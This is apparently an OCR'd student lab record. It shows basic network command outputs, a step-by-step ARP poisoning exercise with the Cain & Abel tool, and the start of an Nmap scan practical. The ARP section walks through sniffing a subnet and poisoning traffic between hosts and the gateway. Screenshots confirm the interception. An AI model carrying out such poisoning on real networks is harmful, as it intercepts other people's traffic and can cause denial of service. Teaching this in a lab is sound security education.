
Netstat



```
charul@rocky-cs:~$ netstat
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 rocky-cs:nfs            rocky-cs:893            ESTABLISHED
tcp        0      0 rocky-cs:893            rocky-cs:nfs            ESTABLISHED
udp        0      0 rocky-cs:bootpc         _gateway:bootps         ESTABLISHED
Active UNIX domain sockets (w/o servers)
Proto RefCnt Flags       Type       State         I-Node   Path
unix  3      [ ]         STREAM     CONNECTED     23837
unix  3      [ ]         STREAM     CONNECTED     21707
unix  2      [ ]         DGRAM                    23707
unix  3      [ ]         STREAM     CONNECTED     13418
unix  3      [ ]         STREAM     CONNECTED     23519
unix  3      [ ]         STREAM     CONNECTED     25040    /home/charul/.cache/i
bus/dbus-HiqiMVh7
unix  2      [ ]         DGRAM                    25028
unix  3      [ ]         STREAM     CONNECTED     19422    /run/user/1001/bus
unix  3      [ ]         STREAM     CONNECTED     23839
unix  3      [ ]         STREAM     CONNECTED     22729
unix  3      [ ]         STREAM     CONNECTED     19421
unix  3      [ ]         STREAM     CONNECTED     11405
unix  3      [ ]         STREAM     CONNECTED     8952
unix  3      [ ]         STREAM     CONNECTED     24078
```

Step 4:


Traceroute google.com



```
aayush@aayush-virtual-machine:~$ traceroute google.com
traceroute to google.com (142.250.183.206), 30 hops max, 60 byte packets
 1  _gateway (192.168.237.2)  0.180 ms  0.068 ms  0.083 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
```


<u>Windows:</u>

Ipconfig




```
C:\Windows\System32>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet 2:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::56ed:c0a2:81c3:f618%18
   IPv4 Address. . . . . . . . . . . : 192.168.56.1
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . :
```

Ping




```
C:\Windows\System32>ping

Usage: ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS]
            [-r count] [-s count] [[-j host-list] | [-k host-list]]
            [-w timeout] [-R] [-S srcaddr] [-c compartment] [-p]
            [-4] [-6] target_name

Options:
    -t             Ping the specified host until stopped.
                   To see statistics and continue - type Control-Break;
                   To stop - type Control-C.
    -a             Resolve addresses to hostnames.
    -n count       Number of echo requests to send.
    -l size        Send buffer size.
    -f             Set Don't Fragment flag in packet (IPv4-only).
    -i TTL         Time To Live.
    -v TOS         Type Of Service (IPv4-only. This setting has been deprecated
                   and has no effect on the type of service field in the IP
                   Header).
    -r count       Record route for count hops (IPv4-only).
    -s count       Timestamp for count hops (IPv4-only).
```

Netstat



```
C:\Windows\System32>netstat

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    127.0.0.1:49670        Dr_Admin:49671         ESTABLISHED
  TCP    127.0.0.1:49671        Dr_Admin:49670         ESTABLISHED
  TCP    127.0.0.1:49672        Dr_Admin:49673         ESTABLISHED
  TCP    127.0.0.1:49673        Dr_Admin:49672         ESTABLISHED
  TCP    192.168.90.119:7680    192.168.90.112:18451   TIME_WAIT
  TCP    192.168.90.119:7680    192.168.90.112:18467   TIME_WAIT
```

tracert www.google.com




```
C:\Windows\System32>tracert www.google.com

Tracing route to www.google.com [142.250.183.164]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms
```


2) ARP Poisoning:

- **Use ARP poisoning techniques to redirect network traffic on a Windows system.**
- **Analyze the effects of ARP poisoning on network communication and security.**

Step 1: Download Install and then open the Cain & Abel Tool



Step 2: first go to sniffer and then click on configure , select the appropraite wireless adapter. Click on apply and then click on the ok button



Adapter	IP address	Subnet Mas
\Device\NPF_{178D2E...	192.168.90.100	255.255.25
\Device\NPF_{E02F11C...	0.0.0.0	0.0.0.0
\Device\NPF_{8E301A5...	0.0.0.0	0.0.0.0
\Device\NPF_{71F897D...	0.0.0.0	0.0.0.0
\Device\NPF_{29898C9...	0.0.0.0	0.0.0.0


Winpcap Version
1.79

Current Network Adapter
\Device\NPF_{178D2E4C-3B02-4328-A8AE-81B42F0A8074}

WARNING !!! Only ethernet adapters supported


Options
☑ Start Sniffer on startup ☐ Don't use Promiscuous mode
☑ Start APR on startup

Step 3: activate sniffer



IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.90.1	8416F9262088									
192.168.90.107	8416F973BE6B									

Step 4: Click on + icon, check all tests checkbox and then click on OK



Target

● All hosts in my subnet

○ Range

From: 192 . 168 . 90 . 1

To: 192 . 168 . 90 . 254

Promiscuous-Mode Scanner

☑ ARP Test (Broadcast 31-bit)

☑ ARP Test (Broadcast 16-bit)

☑ ARP Test (Broadcast 8-bit)


☑ ARP Test (Group bit)

☑ ARP Test (Multicast group 0)

☑ ARP Test (Multicast group 1)

☑ ARP Test (Multicast group 3)

☑ All Tests




IP address	MAC address	OUI fingerprint	Host name	B...	B...	B8	Gr	M0	M1	M3
192.168.90.1	8416F9262088			*						
192.168.90.107	8416F973BE6B									
192.168.90.104	F0090D8595A2			*						
192.168.90.101	0495E64630D0			*						
192.168.90.102	5C628B2F5255			*						
192.168.90.103	98DED0EAB6E5			*						
192.168.90.105	98DED0EAB631			*						
192.168.90.106	F0090D85D412			*						
192.168.90.108	8416F973C9B9									
192.168.90.109	A4AE12FC8177									
192.168.90.110	A4AE12FC7F55									
192.168.90.111	8416F973B7A7									
192.168.90.112	080027802C99	CADMUS COMPUTER SYST...								
192.168.90.114	A86E84738639			*						
192.168.90.115	10FFE0A1C432									
192.168.90.118	E865D48BF128			*						
192.168.90.120	E89C25816757									
192.168.90.123	1C697AEC2F72									
192.168.90.133	1C697AEC38D8			*						
192.168.90.137	1C697AEC3222									
192.168.90.139	18A6F743B119									
192.168.90.141	1C697AEC41A6									
192.168.90.144	14EBB6D465DD			*						
192.168.90.147	A4AE12286D7D									
192.168.90.156	5017FF4C70E3	Cisco								
192.168.90.157	ECE1A9F7EFFD	Cisco								

ARP Test (Broadcast 31-bit) ... [89%]

Current Host:

192.168.90.226

Step 5: click on APR then click on the blank screen and then on the + icon. select any ip address (ipv4 address) form the left side and select all ip address and mac address from right side and then click on ok


New ARP Poison Routing


WARNING !!!

APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.

IP address	MAC	Hostname
192.168.90.111	A4AE12286FB2	
192.168.90.113	E865D48BF128	
192.168.90.133	1C697AEC38D8	
192.168.90.139	18A6F743B119	
192.168.90.141	1C697AEC41A6	
192.168.90.144	14EBB6D465DD	
192.168.90.154	94C6913C9B8B	
192.168.90.156	5017FF4C70E3	
192.168.90.157	ECE1A9F7EFFD	

IP address	MAC	Hostname
192.168.90.108	8416F973B7A7	
192.168.90.106	F0090D85D412	
192.168.90.105	F0090D8595A2	
192.168.90.104	98DED0EAB6E5	
192.168.90.103	98DED0EAB631	
192.168.90.102	5C628B2F5255	
192.168.90.101	0495E64630D0	
192.168.90.100	3C52A1067F87	
192.168.90.1	8416F9262088	

Step 6 : Apply sniffer by click on the start /stop sniffer on the top. It gives the status of all the devices connected to wifi. also in the status tab you will see the status 'poisoining'



Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Poisoning	192.168.90.141	1C697AEC41A6	0	0	ECE1A9F7EFFD	192.168.90.157
Poisoning	192.168.90.141	1C697AEC41A6	0	0	5017FF4C70E3	192.168.90.156
Poisoning	192.168.90.141	1C697AEC41A6	0	0	94C6913C9B8B	192.168.90.154
Poisoning	192.168.90.141	1C697AEC41A6	0	0	14EBB6D465DD	192.168.90.144
Poisoning	192.168.90.141	1C697AEC41A6	0	0	18A6F743B119	192.168.90.139
Poisoning	192.168.90.141	1C697AEC41A6	0	0	1C697AEC38D8	192.168.90.133
Poisoning	192.168.90.141	1C697AEC41A6	58	54	8416F9262088	192.168.90.1
Poisoning	192.168.90.141	1C697AEC41A6	0	0	F865D48BE128	192.168.90.113

Status	IP address	MAC address	Packets ->	<- Packets	MAC address	IP address
Full-routing	192.168.90.141	1C697AEC41A6	5	4	8416F9262088	51.89.23.91
Full-routing	192.168.90.141	1C697AEC41A6	6	5	8416F9262088	142.250.76.174
Full-routing	192.168.90.141	1C697AEC41A6	24	26	8416F9262088	142.251.175.84
Full-routing	192.168.90.141	1C697AEC41A6	338	1114	8416F9262088	142.250.70.68
Half-routing	192.168.90.141	1C697AEC41A6	13	0	8416F9262088	142.250.192.35
Full-routing	192.168.90.141	1C697AEC41A6	45	38	8416F9262088	142.250.182.234
Full-routing	192.168.90.141	1C697AEC41A6	30	47	8416F9262088	142.250.183.174
Full-routing	192.168.90.141	1C697AEC41A6	84	83	8416F9262088	142.250.183.110
Full-routing	192.168.90.141	1C697AEC41A6	29	28	8416F9262088	142.250.70.46
Full-routing	192.168.90.141	1C697AEC41A6	32	34	8416F9262088	142.250.67.131
Full-routing	192.168.90.141	1C697AEC41A6	14	15	8416F9262088	142.250.192.66
Full-routing	192.168.90.141	1C697AEC41A6	320	779	8416F9262088	142.250.192.99
Full-routing	192.168.90.141	1C697AEC41A6	49	25	8416F9262088	142.250.182.246
Full-routing	192.168.90.141	1C697AEC41A6	28	28	8416F9262088	142.251.42.46
Full-routing	192.168.90.141	1C697AEC41A6	235	749	8416F9262088	142.250.67.238

PRACTICAL NO: 4

AIM: Port Scanning with NMap

- **Use NMap to perform an ACK scan to determine if a port is filtered, unfiltered, or open.**
- **Perform SYN, FIN, NULL, and XMAS scans to identify open ports and their characteristics.**
- **Analyze the scan results to gather information about the target system's network services**


SOLUTION:

Download and install nmap from the website :
https://nmap.org/download#windows

1) ACK -sA (TCP ACK scan)

It never determines open ports. It is used to map out firewall rulesets, determining which ports are filtered

<u>Command:</u> nmap -sA -T4 scanme.nmap.org

